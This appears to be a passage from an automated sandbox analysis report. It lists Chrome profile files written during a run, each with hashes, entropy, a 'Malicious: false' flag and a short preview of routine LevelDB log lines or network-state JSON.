Preview:	2021/08/03-20:20:36.744 f48 Reusing MANIFEST C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Session Storage/MANIFEST-000001.2021/08/03-20 :20:36.745 f48 Recovering log #3.2021/08/03-20:20:36.745 f48 Reusing old log C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Session Storage/000003. log .

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Site Characteristics Database\LOG	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	351
Entropy (8bit):	5.112206877414452
Encrypted:	false
SSDEEP:	6:mRVvFN+q2PN723iKKdK7Uh2ghZIFUtpmVYZmwPmVmNVkwON723iKKdK7Uh2gnLJ:2VdIvVa5KkIhHh2FUtpmVY/PmVu5Oa5m
MD5:	DD65791A33939C69CA40284A439D2331
SHA1:	735B50515998E2E1B05E9BF501916CE53DE49C48
SHA-256:	875A853F91C194EC26BAD2498C9DE6B466BFB5DFF04F89A93BD88687A8604C7E
SHA-512:	382E1BA8CF2E58202112AF5EEDFA9318B56578F129857D568DBD0F039AF1038F7A41A012ABB6F3A35643B2529CEB3F62DFBF36E54CAE8F665B64AD5B04D75E8 8
Malicious:	false
Preview:	2021/08/03-20:20:36.519 2d8 Reusing MANIFEST C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Site Characteristics Database/MANIFEST-000001 .2021/08/03-20:20:36.523 2d8 Recovering log #3.2021/08/03-20:20:36.525 2d8 Reusing old log C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Site Char acteristics Database/000003.log .

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Site Characteristics Database\LOG.oldUL (copy)	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	351
Entropy (8bit):	5.112206877414452
Encrypted:	false
SSDEEP:	6:mRVvFN+q2PN723iKKdK7Uh2ghZIFUtpmVYZmwPmVmNVkwON723iKKdK7Uh2gnLJ:2VdIvVa5KkIhHh2FUtpmVY/PmVu5Oa5m
MD5:	DD65791A33939C69CA40284A439D2331
SHA1:	735B50515998E2E1B05E9BF501916CE53DE49C48
SHA-256:	875A853F91C194EC26BAD2498C9DE6B466BFB5DFF04F89A93BD88687A8604C7E
SHA-512:	382E1BA8CF2E58202112AF5EEDFA9318B56578F129857D568DBD0F039AF1038F7A41A012ABB6F3A35643B2529CEB3F62DFBF36E54CAE8F665B64AD5B04D75E8 8
Malicious:	false
Preview:	2021/08/03-20:20:36.519 2d8 Reusing MANIFEST C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Site Characteristics Database/MANIFEST-000001 .2021/08/03-20:20:36.523 2d8 Recovering log #3.2021/08/03-20:20:36.525 2d8 Reusing old log C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Site Char acteristics Database/000003.log .

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Storage\ext\gfdkimpbcpahaombhbimeihdjnejgicl\def\467fa483-315d-4fb9-bd6f-d5e84ec e6d93.tmp	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	325
Entropy (8bit):	4.95629898779197
Encrypted:	false

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Storage\ext\gfdkimpbcpahaombhbimeihdjnejgicl\def\467fa483-315d-4fb9-bd6f-d5e84ece6d93.tmp	
SSDEEP:	6:YHpoNXR8+eq7JdV5kjxZsDHF4R8HLJ2AVQBR70S7PMVKJw1K3KnMRK3VY:YHO8sdSZsBdLJlyH7E4f3K33y
MD5:	D5BB2F0F1694209F0C6AE5BA44DAC338
SHA1:	41B2CDE10C8937FC9607E608AF65EDF709033350
SHA-256:	20FC2ED4DA8AC625B83B6B84C1B88B534BC35B18DC8BD7521C66FFDABAB53738
SHA-512:	A713918E0F88AE62AFAC2A6202107CF547B962900BCB779C7C5C2C8A228C140AAC5191A50BDAF5718EAAE91446DB21648CF2A7B967B9029AF16F13E923FD6EE2
Malicious:	false
Preview:	{"net":{"http_server_properties":{"servers":[{"alternative_service":[{"advertised_versions":[50],"expiration":"13248544897343531","port":443,"protocol_str":"quic"}],"isolation":[],"server":"https://dns.google","supports_spdy":true}],"version":5},"network_qualities":{"CAASABiAgICA+P////8B":"4G","CAESABiAgICA+P////8B":"4G"}}}

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Storage\ext\gfdkimpbcpahaombhbimeihdjnejgicl\def\GPUCache\data_1	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	data
Category:	dropped
Size (bytes):	296
Entropy (8bit):	0.19535324365485862
Encrypted:	false
SSDEEP:	3:8E:8
MD5:	C4DF0FB10C4332150B2C336396CE1B66
SHA1:	780A76E101DE3DE2E68D23E64AB1A44D47A73207
SHA-256:	18FAB4D13CDA7E1DEE12DC091019A110A7304B6A65FC9A1F3E6173046BA38EF6
SHA-512:	51F0B463E97063A2357285D684FF159FDF6099E57C46F13C83E9D3F09D7A7CF03C1BA684BCCF36232FC50834F95953C3C68675C7B05AB4F84DEF1C566A5F3F5E
Malicious:	false
Preview:	.'..(.....

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Storage\ext\gfdkimpbcpahaombhbimeihdjnejgicl\def\Local Storage\leveldb\LOG	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	436
Entropy (8bit):	5.2100311370816135
Encrypted:	false
SSDEEP:	12:2VSe4vVa5KkFFUtpmVgJ/PmVgD5Oa5KkOJ:2VmVa5KkfgIVvVYOa5KkK
MD5:	BE0BB232B20D25A378B3E77F21B5D350
SHA1:	64BFDF6EC12D2CC4890F9E6D71E30F4D85DF8B6D
SHA-256:	9D016E001DF1AE8F305A7DD0997890063C8A42BAE7587AD15C850B5E6F802973
SHA-512:	F83B06AE809C8C2E51C1595357396684265DBE3C76B69E64CE55278DFD9D1C5A501CA30E8824EBB5137E5FC0524B07421FDE48CCF86444B90A1ACF4E6169B10
Malicious:	false
Preview:	2021/08/03-20:20:36.772 1268 Reusing MANIFEST C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Storage\ext\gfdkimpbcpahaombhbimeihdjnejgicl\def\Local Storage\leveldb/MANIFEST-000001.2021/08/03-20:20:36.773 1268 Recovering log #3.2021/08/03-20:20:36.773 1268 Reusing old log C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Storage\ext\gfdkimpbcpahaombhbimeihdjnejgicl\def\Local Storage\leveldb/000003.log .

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Storage\ext\gfdkimpbcpahaombhbimeihdjnejgicl\def\Local Storage\leveldb\LOG.old.. (copy)	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	436
Entropy (8bit):	5.2100311370816135
Encrypted:	false
SSDEEP:	12:2VSe4vVa5KkFFUtpmVgJ/PmVgD5Oa5KkOJ:2VmVa5KkfgIVvVYOa5KkK
MD5:	BE0BB232B20D25A378B3E77F21B5D350
SHA1:	64BFDF6EC12D2CC4890F9E6D71E30F4D85DF8B6D
SHA-256:	9D016E001DF1AE8F305A7DD0997890063C8A42BAE7587AD15C850B5E6F802973
SHA-512:	F83B06AE809C8C2E51C1595357396684265DBE3C76B69E64CE55278DFD9D1C5A501CA30E8824EBB5137E5FC0524B07421FDE48CCF86444B90A1ACF4E6169B10
Malicious:	false
Preview:	2021/08/03-20:20:36.772 1268 Reusing MANIFEST C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Storage\ext\gfdkimpbcpahaombhbimeihdjnejgicl\def\Local Storage\leveldb/MANIFEST-000001.2021/08/03-20:20:36.773 1268 Recovering log #3.2021/08/03-20:20:36.773 1268 Reusing old log C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Storage\ext\gfdkimpbcpahaombhbimeihdjnejgicl\def\Local Storage\leveldb/000003.log .

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Storage\ext\gfdkimpbcpahaombhbimeihdjnejgicl\def\Network Persistent State (copy)	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Storage\ext\gfdkimpbcpahaombhbimeihdjnejgicl\def\Network Persistent State (copy)	
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	325
Entropy (8bit):	4.95629898779197
Encrypted:	false
SSDEEP:	6:YHpoNXR8+eq7JdV5kjxZsDHF4R8HLJ2AVQBR70S7PMVKJw1K3KnMRK3VY:YHO8sdSZsBdLJlyH7E4f3K33y
MD5:	D5BB2F0F1694209F0C6AE5BA44DAC338
SHA1:	41B2CDE10C8937FC9607E608AF65EDF709033350
SHA-256:	20FC2ED4DA8AC625B83B6B84C1B88B534BC35B18DC8BD7521C66FFDABAB53738
SHA-512:	A713918E0F88AE62AFAC2A6202107CF547B962900BCB779C7C5C2C8A228C140AAC5191A50BDAF5718EAAE91446DB21648CF2A7B967B9029AF16F13E923FD6EE2
Malicious:	false
Preview:	{"net":{"http_server_properties":{"servers":[{"alternative_service":[{"advertised_versions":[50],"expiration":"13248544897343531","port":443,"protocol_str":"quic"}],"isolation":[],"server":"https://dns.google","supports_spdy":true}],"version":5},"network_qualities":{"CAASABiAgICA+P////8B":"4G","CAESABiAgICA+P////8B":"4G"}}}

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Storage\ext\gfdkimpbcpahaombhbimeihdjnejgicl\def\Platform Notifications\LOG	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	438
Entropy (8bit):	5.289385854195318
Encrypted:	false
SSDEEP:	12:2VZvVa5KkmiuFUtpmV9/PmVcZ5Oa5Kkm2J:2VlVa5KkSgIVwVcLOa5Kkr
MD5:	941460076AE5071452CDB88412468737
SHA1:	187AF7CADD94CF9958D7AE325CBCA654C9CF0144
SHA-256:	406D728C4A991CA8A9E2F93DD3A4A829CCECA93A7C108A740015367427D5D0A4
SHA-512:	AEC51BB783FA675BDC54ED4A50882D4CD9769685B272EBF07C819DC144F0217EC37298327FC625C45D083D822870778F470D5FBDB6B3633CE59CB93CC7DF3F
Malicious:	false
Preview:	2021/08/03-20:20:36.857 1694 Reusing MANIFEST C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Storage\ext\gfdkimpbcpahaombhbimeihdjnejgicl\def\Platform Notifications/MANIFEST-000001.2021/08/03-20:20:36.858 1694 Recovering log #3.2021/08/03-20:20:36.859 1694 Reusing old log C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Storage\ext\gfdkimpbcpahaombhbimeihdjnejgicl\def\Platform Notifications/000003.log .

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Storage\ext\gfdkimpbcpahaombhbimeihdjnejgicl\def\Platform Notifications\LOG.oldle (copy)	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	438
Entropy (8bit):	5.289385854195318
Encrypted:	false
SSDEEP:	12:2VZvVa5KkmiuFUtpmV9/PmVcZ5Oa5Kkm2J:2VlVa5KkSgIVwVcLOa5Kkr
MD5:	941460076AE5071452CDB88412468737
SHA1:	187AF7CADD94CF9958D7AE325CBCA654C9CF0144
SHA-256:	406D728C4A991CA8A9E2F93DD3A4A829CCECA93A7C108A740015367427D5D0A4
SHA-512:	AEC51BB783FA675BDC54ED4A50882D4CD9769685B272EBF07C819DC144F0217EC37298327FC625C45D083D822870778F470D5FBDB6B3633CE59CB93CC7DF3F
Malicious:	false
Preview:	2021/08/03-20:20:36.857 1694 Reusing MANIFEST C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Storage\ext\gfdkimpbcpahaombhbimeihdjnejgicl\def\Platform Notifications/MANIFEST-000001.2021/08/03-20:20:36.858 1694 Recovering log #3.2021/08/03-20:20:36.859 1694 Reusing old log C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Storage\ext\gfdkimpbcpahaombhbimeihdjnejgicl\def\Platform Notifications/000003.log .

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Storage\ext\gfdkimpbcpahaombhbimeihdjnejgicl\def\Session Storage\000003.log	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	data
Category:	dropped
Size (bytes):	19
Entropy (8bit):	1.9837406708828553
Encrypted:	false
SSDEEP:	3:5l:5l
MD5:	E556F26DF3E95C19DBAECA8F5DF0C341
SHA1:	247A89F0557FC3666B5173833DB198B188F3AA2E
SHA-256:	B0A7B19404285905663876774A2176939A6ED75EF3904E44283A125824BD0BF3
SHA-512:	055BC4AB12FEEDF3245EAAF0A0109036909C44E3B69916F8A01E6C8459785317FE75CA6B28F8B339316FC2310D3E5392CD15DBDB0F84016667F304D377444E2E
Malicious:	false

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Storage\ext\gfdkimpbcpahaombhbimeihdjnejgicl\def\Session Storage\000003.log	
Preview:	..&f.....

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Storage\ext\gfdkimpbcpahaombhbimeihdjnejgicl\def\Session Storage\LOG	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	424
Entropy (8bit):	5.169837476769293
Encrypted:	false
SSDEEP:	12:2VMmvVa5KkMFUtpmVKXh/PmVINz5Oa5KkTJ:2VDVa5KkUgIVKEVIfOa5KkI
MD5:	D015D2FEB7668089ED885659A5F9F3DA
SHA1:	AB33DB16DCB0C6D34FE5A0D52AA4F62BB6F28867
SHA-256:	F8DF639FA473445D0E7C048C17266B85C7BF74201380EFD097FDE49AC4E79F4E
SHA-512:	5CD23B86B862153B87A3EA9A599E3F5119156E959C7B33E89C0F8BC71AAF230CFEB0A5793EF784F35970190B1ABACAE87E6A4011B887578D11EB2C5AF1597D6A
Malicious:	false
Preview:	2021/08/03-20:20:53.100 1720 Reusing MANIFEST C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Storage\ext\gfdkimpbcpahaombhbimeihdjnejgicl\def\Session Storage/MANIFEST-000001.2021/08/03-20:20:53.102 1720 Recovering log #3.2021/08/03-20:20:53.104 1720 Reusing old log C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Storage\ext\gfdkimpbcpahaombhbimeihdjnejgicl\def\Session Storage/000003.log .

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Storage\ext\gfdkimpbcpahaombhbimeihdjnejgicl\def\Session Storage\LOG.old (copy)	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	424
Entropy (8bit):	5.169837476769293
Encrypted:	false
SSDEEP:	12:2VMmvVa5KkMFUtpmVKXh/PmVINz5Oa5KkTJ:2VDVa5KkUgIVKEVIfOa5KkI
MD5:	D015D2FEB7668089ED885659A5F9F3DA
SHA1:	AB33DB16DCB0C6D34FE5A0D52AA4F62BB6F28867
SHA-256:	F8DF639FA473445D0E7C048C17266B85C7BF74201380EFD097FDE49AC4E79F4E
SHA-512:	5CD23B86B862153B87A3EA9A599E3F5119156E959C7B33E89C0F8BC71AAF230CFEB0A5793EF784F35970190B1ABACAE87E6A4011B887578D11EB2C5AF1597D6A
Malicious:	false
Preview:	2021/08/03-20:20:53.100 1720 Reusing MANIFEST C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Storage\ext\gfdkimpbcpahaombhbimeihdjnejgicl\def\Session Storage/MANIFEST-000001.2021/08/03-20:20:53.102 1720 Recovering log #3.2021/08/03-20:20:53.104 1720 Reusing old log C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Storage\ext\gfdkimpbcpahaombhbimeihdjnejgicl\def\Session Storage/000003.log .

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Storage\ext\nmmhkkegccagdldgiimedpiccmgmieda\def\GPUCache\data_1	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	data
Category:	dropped
Size (bytes):	296
Entropy (8bit):	0.19535324365485862
Encrypted:	false
SSDEEP:	3:8E:8
MD5:	C4DF0FB10C4332150B2C336396CE1B66
SHA1:	780A76E101DE3DE2E68D23E64AB1A44D47A73207
SHA-256:	18FAB4D13CDA7E1DEE12DC091019A110A7304B6A65FC9A1F3E6173046BA38EF6
SHA-512:	51F0B463E97063A2357285D684FF159FDF6099E57C46F13C83E9D3F09D7A7CF03C1BA684BCCF36232FC50834F95953C3C68675C7B05AB4F84DEF1C566A5F3F5E
Malicious:	false
Preview:	.'..(.....

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Storage\ext\nmmhkkegccagdldgiimedpiccmgmieda\def\Local Storage\leveldb\LOG	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	436
Entropy (8bit):	5.19314671379944
Encrypted:	false
SSDEEP:	12:2V9QMvVa5KkkGHArBFUtpmVU/PmVF5Oa5KkkGHAryJ:2Va2Va5KkkGgPgIVVVXOa5KkkGga
MD5:	8970A45CC899B5ABAAADA357729136D4
SHA1:	3F5B69F5B1373CF3016E55AE8168302BCC02B4AB

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Storage\ext\nmmhkkegccagdldgiimedpiccmgmieda\def\Local Storage\leveldb\LOG	
SHA-256:	B173B6DEEEB1E21AEEFFCA4064A610F7FD57B0452F1A9881B47F754AC9FA144A
SHA-512:	7ABC34FE711924A1C1BCF96BF5BF2DA998D0F396ABAE84ACC71163038038DB40FCA662D80DC925F7B1FFED26D6A26917F925BA3F0BDD38FAB91E03A4223B3791
Malicious:	false
Preview:	2021/08/03-20:20:48.786 1694 Reusing MANIFEST C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Storage\ext\nmmhkkegccagdldgiimedpiccmgmieda\def\Local Storage\leveldb/MANIFEST-000001.2021/08/03-20:20:48.788 1694 Recovering log #3.2021/08/03-20:20:48.789 1694 Reusing old log C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Storage\ext\nmmhkkegccagdldgiimedpiccmgmieda\def\Local Storage\leveldb/000003.log .

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Storage\ext\nmmhkkegccagdldgiimedpiccmgmieda\def\Local Storage\leveldb\LOG.old (copy)	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	436
Entropy (8bit):	5.19314671379944
Encrypted:	false
SSDEEP:	12:2V9QMvVa5KkkGHArBFUtpmVU/PmVF5Oa5KkkGHAryJ:2Va2Va5KkkGgPgIVVVXOa5KkkGga
MD5:	8970A45CC899B5ABAAADA357729136D4
SHA1:	3F5B69F5B1373CF3016E55AE8168302BCC02B4AB
SHA-256:	B173B6DEEEB1E21AEEFFCA4064A610F7FD57B0452F1A9881B47F754AC9FA144A
SHA-512:	7ABC34FE711924A1C1BCF96BF5BF2DA998D0F396ABAE84ACC71163038038DB40FCA662D80DC925F7B1FFED26D6A26917F925BA3F0BDD38FAB91E03A4223B3791
Malicious:	false
Preview:	2021/08/03-20:20:48.786 1694 Reusing MANIFEST C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Storage\ext\nmmhkkegccagdldgiimedpiccmgmieda\def\Local Storage\leveldb/MANIFEST-000001.2021/08/03-20:20:48.788 1694 Recovering log #3.2021/08/03-20:20:48.789 1694 Reusing old log C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Storage\ext\nmmhkkegccagdldgiimedpiccmgmieda\def\Local Storage\leveldb/000003.log .

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Storage\ext\nmmhkkegccagdldgiimedpiccmgmieda\def\Network Persistent State (copy)	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	325
Entropy (8bit):	4.958114650763609
Encrypted:	false
SSDEEP:	6:YHpoNXR8+eq7JdV59YIEsDHF4R8HLJ2AVQBR70S7PMVKJw1K3KnMRK3VY:YHO8sdXXEsBdLJlyH7E4f3K33y
MD5:	F08847672DDD58749FE32FEFD1DBBAE9
SHA1:	C4C1750B297311628D53B0D3DD473F3EDD6019E9
SHA-256:	4165A9C7A2CA81E34A969C02FC75FFA899F49A5B04899EBA10E341C44839CC90
SHA-512:	541C4ADF3A92398F61F1E90C9995FD9CCB668FF51F578968C6CCD73AB81AB24668D969A9F98A1B529F631022EF4A3D224D76B4EDCB656ADADB27A7E4065395A0
Malicious:	false
Preview:	{"net":{"http_server_properties":{"servers":[{"alternative_service":[{"advertised_versions":[50],"expiration":"13248544901990438","port":443,"protocol_str":"quic"}],"isolation":[],"server":"https://dns.google","supports_spdy":true}],"version":5},"network_qualities":{"CAASABiAgICA+P////8B":"4G","CAESABiAgICA+P////8B":"4G"}}}

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Storage\ext\nmmhkkegccagdldgiimedpiccmgmieda\def\Platform Notifications\LOG	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	438
Entropy (8bit):	5.15750173525193
Encrypted:	false
SSDEEP:	12:2V4AvVa5KkkGHArqiuFUtpmV/l/PmVhr5Oa5KkkGHArq2J:2V4yVa5KkkGgCgIV/YVLOa5KkkGg7
MD5:	141B4765F2F0777B3C0ECF53E880412D
SHA1:	5791F0BDC0E86A91896D195330BA71D80838A62B
SHA-256:	17C31555567A066E21D88BF4D5E91D29BFF8644F42EF04CF7C2BFDF69661A4F8
SHA-512:	2656DE15EE22CA5C8D8990963E1F2D3F344A333C4D3AB636855B96A40649084832C774C52CB41423C19AC347392307AC28BA42F86BD436C8D389613674B15C98
Malicious:	false
Preview:	2021/08/03-20:20:48.788 1720 Reusing MANIFEST C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Storage\ext\nmmhkkegccagdldgiimedpiccmgmieda\def\Platform Notifications/MANIFEST-000001.2021/08/03-20:20:48.817 1720 Recovering log #3.2021/08/03-20:20:48.819 1720 Reusing old log C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Storage\ext\nmmhkkegccagdldgiimedpiccmgmieda\def\Platform Notifications/000003.log .

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Storage\ext\nmmhkkegccagdldgiimedpiccmgmieda\def\Platform Notifications\LOG.old (copy)	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Storage\ext\nmmhkkegccagdldgiimedpiccmgmieda\def\Platform Notifications\LOG.old (copy)	
Category:	dropped
Size (bytes):	438
Entropy (8bit):	5.15750173525193
Encrypted:	false
SSDEEP:	12:2V4AvVa5KkkGHArqiuFUtpmV/l/PmVhr5Oa5KkkGHArq2J:2V4yVa5KkkGgCgIV/YVLOa5KkkGg7
MD5:	141B4765F2F0777B3C0ECF53E880412D
SHA1:	5791F0BDC0E86A91896D195330BA71D80838A62B
SHA-256:	17C31555567A066E21D88BF4D5E91D29BFF8644F42EF04CF7C2BFDF69661A4F8
SHA-512:	2656DE15EE22CA5C8D8990963E1F2D3F344A333C4D3AB636855B96A40649084832C774C52CB41423C19AC347392307AC28BA42F86BD436C8D389613674B15C98
Malicious:	false
Preview:	2021/08/03-20:20:48.788 1720 Reusing MANIFEST C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Storage\ext\nmmhkkegccagdldgiimedpiccmgmieda \def\Platform Notifications/MANIFEST-000001.2021/08/03-20:20:48.817 1720 Recovering log #3.2021/08/03-20:20:48.819 1720 Reusing old log C:\Users\user\ AppData\Local\Google\Chrome\User Data\Default\Storage\ext\nmmhkkegccagdldgiimedpiccmgmieda\def\Platform Notifications/000003.log .

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Storage\ext\nmmhkkegccagdldgiimedpiccmgmieda\def\Session Storage\000003.log	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	data
Category:	dropped
Size (bytes):	19
Entropy (8bit):	1.9837406708828553
Encrypted:	false
SSDEEP:	3:5l:5l
MD5:	E556F26DF3E95C19DBAECA8F5DF0C341
SHA1:	247A89F0557FC3666B5173833DB198B188F3AA2E
SHA-256:	B0A7B19404285905663876774A2176939A6ED75EF3904E44283A125824BD0BF3
SHA-512:	055BC4AB12FEEDF3245EAAF0A0109036909C44E3B69916F8A01E6C8459785317FE75CA6B28F8B339316FC2310D3E5392CD15DBDB0F84016667F304D377444E2E
Malicious:	false
Preview:	..&f.....

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Storage\ext\nmmhkkegccagdldgiimedpiccmgmieda\def\Session Storage\LOG	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	424
Entropy (8bit):	5.1357828313389415
Encrypted:	false
SSDEEP:	12:2G94vVa5KkkGHArAFUtpmGCJ/PmGXD5Oa5KkkGHArfJ:2GcVa5KkkGgkgIGdGFOa5KkkGgV
MD5:	668F444CF867FCCB521E8A10527909FC
SHA1:	9B31E4E3B4CE8647690749F8DE5C1E48000C6235
SHA-256:	E32A08C74B8A4E96B7F1C3C68677DE18F76078EBE18D6FAFC7307E79486C68D2
SHA-512:	CD96EB07AEDD7394F8F92336B99AE6F9A8D22A6F0068FB79D2D6C73AEF1A1319F9F196C1DDAE49EEBCA49E417682D5A456E208235FADDCB4B90D6808C16B6I 9A
Malicious:	false
Preview:	2021/08/03-20:21:04.184 1268 Reusing MANIFEST C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Storage\ext\nmmhkkegccagdldgiimedpiccmgmieda \def\Session Storage/MANIFEST-000001.2021/08/03-20:21:04.185 1268 Recovering log #3.2021/08/03-20:21:04.186 1268 Reusing old log C:\Users\user\AppData \Local\Google\Chrome\User Data\Default\Storage\ext\nmmhkkegccagdldgiimedpiccmgmieda\def\Session Storage/000003.log .

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Storage\ext\nmmhkkegccagdldgiimedpiccmgmieda\def\Session Storage\LOG.old1 (copy)	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	424
Entropy (8bit):	5.1357828313389415
Encrypted:	false
SSDEEP:	12:2G94vVa5KkkGHArAFUtpmGCJ/PmGXD5Oa5KkkGHArfJ:2GcVa5KkkGgkgIGdGFOa5KkkGgV
MD5:	668F444CF867FCCB521E8A10527909FC
SHA1:	9B31E4E3B4CE8647690749F8DE5C1E48000C6235
SHA-256:	E32A08C74B8A4E96B7F1C3C68677DE18F76078EBE18D6FAFC7307E79486C68D2
SHA-512:	CD96EB07AEDD7394F8F92336B99AE6F9A8D22A6F0068FB79D2D6C73AEF1A1319F9F196C1DDAE49EEBCA49E417682D5A456E208235FADDCB4B90D6808C16B6I 9A
Malicious:	false

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Storage\ext\nmmhkkegccagdldgiimedpiccmgmieda\def\Session Storage\LOG.old1 (copy)	
Preview:	2021/08/03-20:21:04.184 1268 Reusing MANIFEST C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Storage\ext\nmmhkkegccagdldgiimedpiccmgmieda\def\Session Storage/MANIFEST-000001.2021/08/03-20:21:04.185 1268 Recovering log #3.2021/08/03-20:21:04.186 1268 Reusing old log C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Storage\ext\nmmhkkegccagdldgiimedpiccmgmieda\def\Session Storage/000003.log .

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Storage\ext\nmmhkkegccagdldgiimedpiccmgmieda\def\b7b6446d-ab67-4b3d-8bbb-4310a58985c4.tmp	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	325
Entropy (8bit):	4.958114650763609
Encrypted:	false
SSDEEP:	6:YHpoNXR8+eq7JdV59YIEsDHF4R8HLJ2AVQBR70S7PMVKJw1K3KnMRK3VY:YHO8sdXXEsBdLJlyH7E4f3K33y
MD5:	F08847672DDD58749FE32FEFD1DBBAE9
SHA1:	C4C1750B297311628D53B0D3DD473F3EDD6019E9
SHA-256:	4165A9C7A2CA81E34A969C02FC75FFA899F49A5B04899EBA10E341C44839CC90
SHA-512:	541C4ADF3A92398F61F1E90C9995FD9CCB668FF51F578968C6CCD73AB81AB24668D969A9F98A1B529F631022EF4A3D224D76B4EDCB656ADADB27A7E4065395A0
Malicious:	false
Preview:	{"net":{"http_server_properties":{"servers":[{"alternative_service":[{"advertised_versions":[50],"expiration":"13248544901990438","port":443,"protocol_str":"quic"}],"isolation":[],"server":"https://dns.google","supports_spdy":true}],"version":5},"network_qualities":{"CAASABiAgICA+P////8B":"4G","CAESABiAgICA+P////8B":"4G"}}}

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Sync Data\LevelDB\000003.log	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	data
Category:	dropped
Size (bytes):	38
Entropy (8bit):	1.9837406708828553
Encrypted:	false
SSDEEP:	3:sgGg:st
MD5:	45A8ECA4E5C4A6B1395080C1B728B6C9
SHA1:	8A97BB0E599775D9A10C0FC53C4EDB29AA4CEB4E
SHA-256:	DB320AB28DFF27CDA0A7F87B82F2F8E61B3178A6DE8503753D76F1172D32E08E
SHA-512:	8EE91A3A1E77459273553F6A776C423A8EE95DB9DCFA897771814B7AD13FD84F06BB2B859F22B6DDA384B39EAA91F1819F170BABED6DA16BDBCF5BCB06CF2124
Malicious:	false
Preview:	..F.....F.....

